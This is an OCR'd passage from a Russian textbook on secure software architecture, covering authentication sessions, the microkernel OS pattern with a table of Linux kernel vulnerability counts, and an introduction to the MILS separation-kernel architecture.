


Рисунок 3.35 Структура сессии аутентификации

Динамика

При работе с сессией важны две ключевые точки: создание и удаление сессии. Между ними сессия живет, запрашивается другими компонентами, предоставляет разные данные. Рассмотрим эти сценарии подробней.

Для создания сессии клиент должен запросить вход в систему. Для этого вызывается метод **SignIn** у объекта **CheckPoint**. Далее **CheckPoint** направляет запрос аутентификации в **Authenticator**, который сверяет учетные данные и возвращает вердикт. При положительном вердикте **CheckPoint** создает сессию, вызывая метод **CreateSession** объекта **SessionManager**.

При последующей работе **Client** вызывает произвольную функцию **DoSomething**, которая требует особых прав. Для их проверки **Component** запрашивает наличие сессии по ее идентификатору у **SessionManager**. Если сессия существует, то она возвращается в виде объекта **Session**, у которого можно запросить наличие требуемых прав. Важно отметить, что время существования сессии должно быть ограничено. Каждая сессия должна хранить время своего создания, при истечении которого сессия либо сразу удаляется (в объекте **SessionManager**), либо помечается как истекшая (метод **IsExpired**) и удаляется через некоторый промежуток времени вместе с другими истекшими сессиями.

Клиент сам может вызвать удаление сессии, если запросит выход из системы, вызвав метод **SignOut** у объекта **CheckPoint**. Далее вызывается метод **RemoveSession** у объекта **SessionManager**, после чего объект **Session** удаляется (Рисунок 3.36).

Известные применения

Сессии используются очень часто. Ранее уже были упомянуты примеры с Web-сессиями и телефонными сессиями, которые существуют на уровне соответствующих прикладных сетевых протоколов. Если




Рисунок 3.36 Последовательность вызовов при использовании сессии аутентификации

брать сетевые протоколы уровнем ниже, например транспортные, то там тоже есть сессии (например, в протоколе TCP). Кроме того, почти все действия, требующие ввода учетных данных пользователя, такие как, вход в операционную систему, соединение с базой данных, подключение к удаленному терминалу, также создают сессии.

Родственные паттерны

Чаще всего сессия работает в паре с паттерном "аутентификатор", который был рассмотрен ранее.

3.2.13 Микроядро

Альтернативные названия

1. Микроядерная операционная система (Microkernel Operating System Architecture) (Fernandez, 2013)
2. Слоистое микроядро (Layered Microkernel) (Fernandez, 2013)

Уровень
Уровень архитектуры.

Назначение
Операционная система является таким же объектом для атаки, как и любая пользовательская программа. Опасность для ОС при этом еще выше, т.к. код в ней выполняется с высоко привилегированными правами, а значит взлом чреват полным захватом системы. Каким бы ни был безопасным программный продукт, если он запускается в опасном окружении, то риски взлома возрастают многократно. Микроядерная архитектура ОС решает данную проблему путем сокращения количества кода, выполняемого в рамках ядра в привилегированном режиме. Этот минимальный код можно подвергнуть формальному анализу, исключив возможность ошибок. При этом остальные компоненты ОС будут работать в обычном пользовательском окружении, а значит их взлом не приведет к полному контролю над системой.

Проблема
Все самые популярные ОС, включая Windows (в особенности Windows 9x), Linux (и его производные, включая Android) и MacOS, по сути, не являются безопасными, т.к. построены по одному монолитному архитектурному принципу. Это значит, что почти весь код этих ОС исполняется на уровне и с привилегиями ядра. Все модули имеют большую внешнюю связность, могут обращаться к любым другим, а привилегии позволяют выполнять почти любые действия. По сути ОС в этом случае представляет собой один большой процесс, работающий в одном адресном пространстве. Такая архитектура уменьшает накладные расходы на передачу данных и управляющих команд между модулями, но, с другой стороны, превращает ОС в очень большой объем опасного кода (иногда десятки миллионов строк и больше). Это никак не вяжется с принципами безопасной разработки, которые диктуют уменьшать количество кода, исполняемого в привилегированном режиме, сокращая поверхность атаки.

То, что все популярные ОС уязвимы, из-за своих архитектурных особенностей, является давно известным фактом. Выросла целая отрасль ПО, выполняющего функции защиты. Обычным пользователям наиболее известны программы антивирусы, хотя они уже давно не борются исключительно с вирусами, а выполняют комплексную защиту от сетевых атак, спама, фрода, мошенников и т.д.

Популярным является мнение о том, что Linux вполне безопасна и не требует дополнительной защиты в виде программ антивирусов, к сожалению, это миф. Из-за архитектурных особенностей, Linux вполне может быть взломана, статистика CVE[1] это наглядно показывает (Таблица 3.3).

Таблица 3.3 Количество уязвимостей, найденных в ядре Linux, по типу воздействия

Год	Запуск стороннего кода	Обход условий	Повышение привилегии	Отказ в обслуживании	Утечка информации
2014	7	0	0	88	11
2015	4	0	0	53	5
2016	4	10	10	153	25
2017	169	28	163	148	82
2018	1	0	7	89	16
2019	7	1	8	113	7
2020	3	0	4	26	3
2021	5	2	8	23	5
2022	8	10	15	51	18
2023	13	3	41	48	22
2024	2	0	3	23	0
Всего	223	54	259	815	194

Пример

Существует масса теоретических разработок, связанных с архитектурой ядра ОС. Архитектуру можно строить по монолитному принципу, который мы уже рассмотрели. Вариантом монолита может быть модульная архитектура, когда части ОС могут загружаться на этапе запуска, по аналогии с динамическими библиотеками. Ядро может быть разбито на уровни, со строго вертикальными связями, тогда получится слоистая архитектура. Наконец, код из ядра может быть вынесен в отдельные процессы, тогда получатся различные вариации ядер с минимальным функционалом: микро, нано, экзо. Но в реальности существующие ОС скорей относятся к типу гибридных, т.к. сочетают в себе черты многих типов.

Наиболее известным гибридным ядром является Windows NT. В нем есть слои: уровень абстракции оборудования, уровень драйверов,

[1] Threat overview for Linux Kernel. https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

уровень микроядра, уровень системных сервисов, уровень пользовательских сервисов. Есть четко очерченная граница пользовательского и ядерного режимов, в котором работают разные компоненты. Стоит отметить, что уровень ядра, хоть и выделен отдельно, все равно имеет очень много компонентов, а микроядро, хоть и присутствует в качестве отдельного модуля, по сути, требует наличия всех этих компонентов с привилегированными правами. Поэтому иногда ядро Windows NT называют "макроядром", т.к. оно образовано всеми компонентами, работающими в привилегированном режиме. Такая архитектура несколько лучше полного монолита (который был в Windows 9x), но все равно оставляет большую поверхность атаки (Рисунок 3.37).




Рисунок 3.37 Архитектура Windows NT

Решение

Микроядра позволяют уменьшить поверхность атаки путем вынесения функций в отдельные сервисы, выполняющиеся на пользовательском уровне. Применение микроядер в особенности подойдет разработчикам встраиваемых решений, при этом выигрыш будет не только в безопасности, но и в потребляемых ресурсах.

Структура

Если вынести все функции из ядра наружу, то основным будет вопрос их взаимодействия. Внутри монолита вызовы соседних модулей были вызовами обычных функций. В микроядре так не получится, т.к. соседние модули являются отдельными процессами, здесь нужен механизм межпроцессного взаимодействия IPC. Данный механизм становится основной коммуникационной шиной всей системы. Кроме поддержки IPC, микроядро берет на себя минимальный набор жизненно важных функций: управление памятью, управление синхронизацией, управление задачами, управление прерываниями и т.д. Чем меньше набор, тем меньше ядро, тем меньше поверхность атаки.

Все остальные системные сервисы, в том числе драйвера, запускаются как обычные процессы, в пространстве пользователя. Для доступа к ним из приложений необходим адаптер, который преобразует прикладное API (например POSIX) во внутрисистемные IPC вызовы.

Общая структура взаимодействия компонентов микроядерной ОС приведена на диаграмме ниже (Рисунок 3.38). В таком варианте поверхность атаки значительно сокращается, однако, можно сделать еще лучше, добавив дополнительный привилегированный компонент, монитор безопасности. Все потоки вызовов в системе, проходящие через IPC, в этом случае будут контролироваться этим монитором. Мы уже рассматривали такой подход, когда разбирали паттерн "монитор безопасности". В такой конфигурации микроядерная ОС становится по-настоящему безопасной.

Динамика

Как мы уже знаем, все взаимодействие в рамках микроядерной ОС построено на IPC. Клиентское приложение для взаимодействия с системными сервисами или с другими приложениями должно сформировать IPC запрос, для этого используется адаптер системного API. Адаптером может быть библиотека промежуточного уровня, например **libc**, а клиентским API в этом случае будет POSIX. Сформированный IPC запрос обрабатывается микроядром, которое перенаправляет его целевому сервису. В этот момент может произойти проверка IPC запроса в мониторе без-




Рисунок 3.38 Структура взаимодействия компонентов микроядерной ОС через IPC

опасности, который должен иметь набор правил и политик. Если проверка пройдет успешно, то запрос поступит в системный сервис, который может сформировать новый IPC запрос в нижележащий слой драйверов. Работа драйверов в этом случае ничем не отличается от работы обычных приложений, за исключением того, что они могут иметь дополнительные привилегии по доступу к портам ввода/вывода, регионам памяти, прерываниям и т.д. (Рисунок 3.39)

Реализация и известные применения

Сейчас существует достаточно много реализаций микроядер. Если рассматривать различные варианты дистрибутивов, то их общее число будет исчисляться сотнями. Из наиболее известных можно выделить:

1. ОС общего назначения: QNX, Windows CE, FreeRTOS, Minix, Google Fuchsia




Рисунок 3.39 Последовательность вызовов при обращении к микроядру

2. Специализированные для интернета вещей, автотранспорта, медицинских устройств, производственного оборудования и т.д.: EUROS, OpenVMS, Windows IoT Core
3. Направленные на безопасность: seL4, INTEGRITY, KasperskyOS

Если говорить о конкретных реализациях, то детали будут значительно отличаться, хотя и общая схема микроядра будет прослеживаться. В первую очередь будет отличаться набор функций, входящих в микроядро, т.к. не существует эталонного сочетания, архитектура лишь предписывает минимальное количество функций в ядре. Например, микроядро QNX Neutrino выполняет следующие функции:

1. Управление потоками;
2. Управление сигналами (имеются в виду сигналы POSIX);
3. Передача сообщений IPC;
4. Синхронизация потоков;
5. Планирование времени исполнения;
6. Таймеры;
7. Управление процессами;
8. Управление памятью;
9. Управление прерываниями.

Нано и пико ядра уменьшают функциональность еще больше, оставляя, по сути, только обработку прерываний, выполняя роль абстракции устройств. Так, например, сделано в наноядре KeyOS.

Реализация базового механизма IPC так же может значительно отличаться. В QNX Neutrino реализована простая синхронная передача сообщений с тремя функциями:

1. MsgSend;
2. MsgReceive;
3. MsgReply.

В микроядре Zirkon (на котором основана ОС Google Fuchsia) механизмов передачи сообщений больше, они включают:

1. Каналы;
2. Сокеты;
3. Очереди FIFO.

Обычно микроядра предоставляют поддержку стандарта POSIX, включающие собственные механизмы IPC, такие как сигналы, доменные сокеты, разделяемую память, пайпы.

ОС, направленные на безопасность, дополнительно имеют модули, отслеживающие IPC вызовы, так сделано, например, в seL4 и KasperskyOS.

Родственные паттерны

1. Т.к. почти весь функционал микроядерной ОС вынесен в отдельные низко привилегированные процессы, для их работы выделяются собственные домены безопасности, соответствующий паттерн мы рассматривали ранее;
2. Микроядерные ОС являются безопасной средой для запуска микросервисов;
3. Микроядро может включать в себя функции монитора безопасности, т.к. через него проходят все межпроцессные взаимодействия в системе.

3.3 Архитектуры и методологии

Эвристический подход к разработке безопасного ПО с использованием паттернов безопасности — это простой и в меру эффективный способ повысить качество и надежность программных продуктов. В повседневной разработке этого вполне достаточно, например, чтобы сделать безопасный браузер для работы в агрессивной среде Интернет.

Но есть особые области ПО, где применение эвристического подхода не только недостаточно, но и не допустимо. Это сферы,

включающие автоматизацию критической инфраструктуры, ПО, которое управляет станками, или может быть целыми атомными электростанциями. Также чувствительной является сфера авионики, автотранспорта, медицинских приборов и военного применения. В этих областях ждут от ПО совершенно других характеристик безопасности, надежности и производительности.

Системы, подразумевающие более жесткие требования безопасности, зачастую строят на базе доказано корректной архитектуры, которую затем расширяют дополнительными элементами, основываясь на паттернах безопасности. В этой главе сделаем краткий обзор популярных архитектур и методологий безопасной разработки, не претендуя на полноту, т.к. тема очень обширна.

Начнем обзор с архитектуры MILS[1]. Это описание архитектурного подхода, а не полная методология. Т.е. максимум, что регламентирует MILS — это состав и структура ПО — все сопутствующие вопросы по поводу сбора требований, написания кода, процедуры тестирования, верификации, подтверждения доверия и т.д. остаются за кадром.

Идея MILS впервые появилась в академической среде в работе Джона Рашби (Rushby, Design and Verification of Secure Systems, 1981). Он задался вопросом, как провести верификацию сложного программного продукта. В итоге пришел к выводу, что выходом является декомпозиция, на независимые части. Решение давно не новое, ведь принцип "разделяй и властвуй" существует давно. Новым является введение специального компонента — ядра разделения, основной и единственной функцией которого является надежная изоляция элементов системы друг от друга. Такое ядро должно быть очень маленьким, только в этом случае его можно аккуратно верифицировать. При этом автор вводит новый термин "доказательство разделения", как технику, позволяющую выполнить верификацию.

Сам термин MILS в оригинальной работе Джона Рашби не упоминается, он появился позже. Окончательно концепция была определена в другой работе Рашби, под названием "конституция MILS" (Rushby, Separation and Integration in MILS (The MILS Constitution), 2008). Там было определено, что в основе MILS лежат две стадии проектирования: на первой формируется логическая модель декомпозиции системы с определением политик безопасности для взаимодействия, на второй определяются компоненты с общими ресурсами. Таким образом, после первой стадии будет получен полный список обособленных компонентов минимального размера, с потоками данных между ними. При этом если компонент выполняет ключевую функцию, он должен быть доверенным, и его размер дол-

[1] Multiple Independent Levels of Security — множественные независимые уровни безопасности

жен быть уменьшен до минимума — это упростит его верификацию. На второй стадии выявляются особые компоненты, которые работают с общими ресурсами, они также должны быть доверенными.

В дальнейшем концепция MILS получила развитие в виде различных вариаций:

1. Распределенная архитектура MILS. Позволяет масштабировать MILS систему на несколько физических машин;
2. Динамическая архитектура MILS. Позволяет менять конфигурацию и политики взаимодействия на этапе запуска;
3. Адаптивная архитектура MILS. Комбинация распределенной и динамической MILS;
4. Гетерогенная архитектура MILS. Позволяет ядру разделения работать на разных типах процессоров, CPU, GPU, FPGA и т.д;
5. Смешанная архитектура MILS. Может сочетать в себе вышеописанные типы.

Несмотря на то, что концепция MILS известна уже больше 30 лет, канонического описания этой архитектуры не существует. Каждый вендор привносит в нее что-то свое, опираясь лишь на общие идеи. Классическая усредненная схема выглядит следующим образом (Рисунок 3.40).




Рисунок 3.40 Классическая архитектура MILS

Центральным элементом схемы является ядро разделения, оно работает поверх аппаратного обеспечения и использует его возможности изоляции. Прежде всего это MMU[1] — ключевой компонент механизма виртуальной памяти, выполняющий трансляцию адресов, без него невозможно разделить адресные пространства разных процессов. Так же используется модуль IOMMU[2], который также выполняет трансляция адресов, но уже для регионов памяти устройств ввода/вывода. Как уже было отмечено выше, ядро разделения должно быть минимального размера, в реальных реализациях это будет микроядро ОС с дополнительными функциями изоляции процессов.

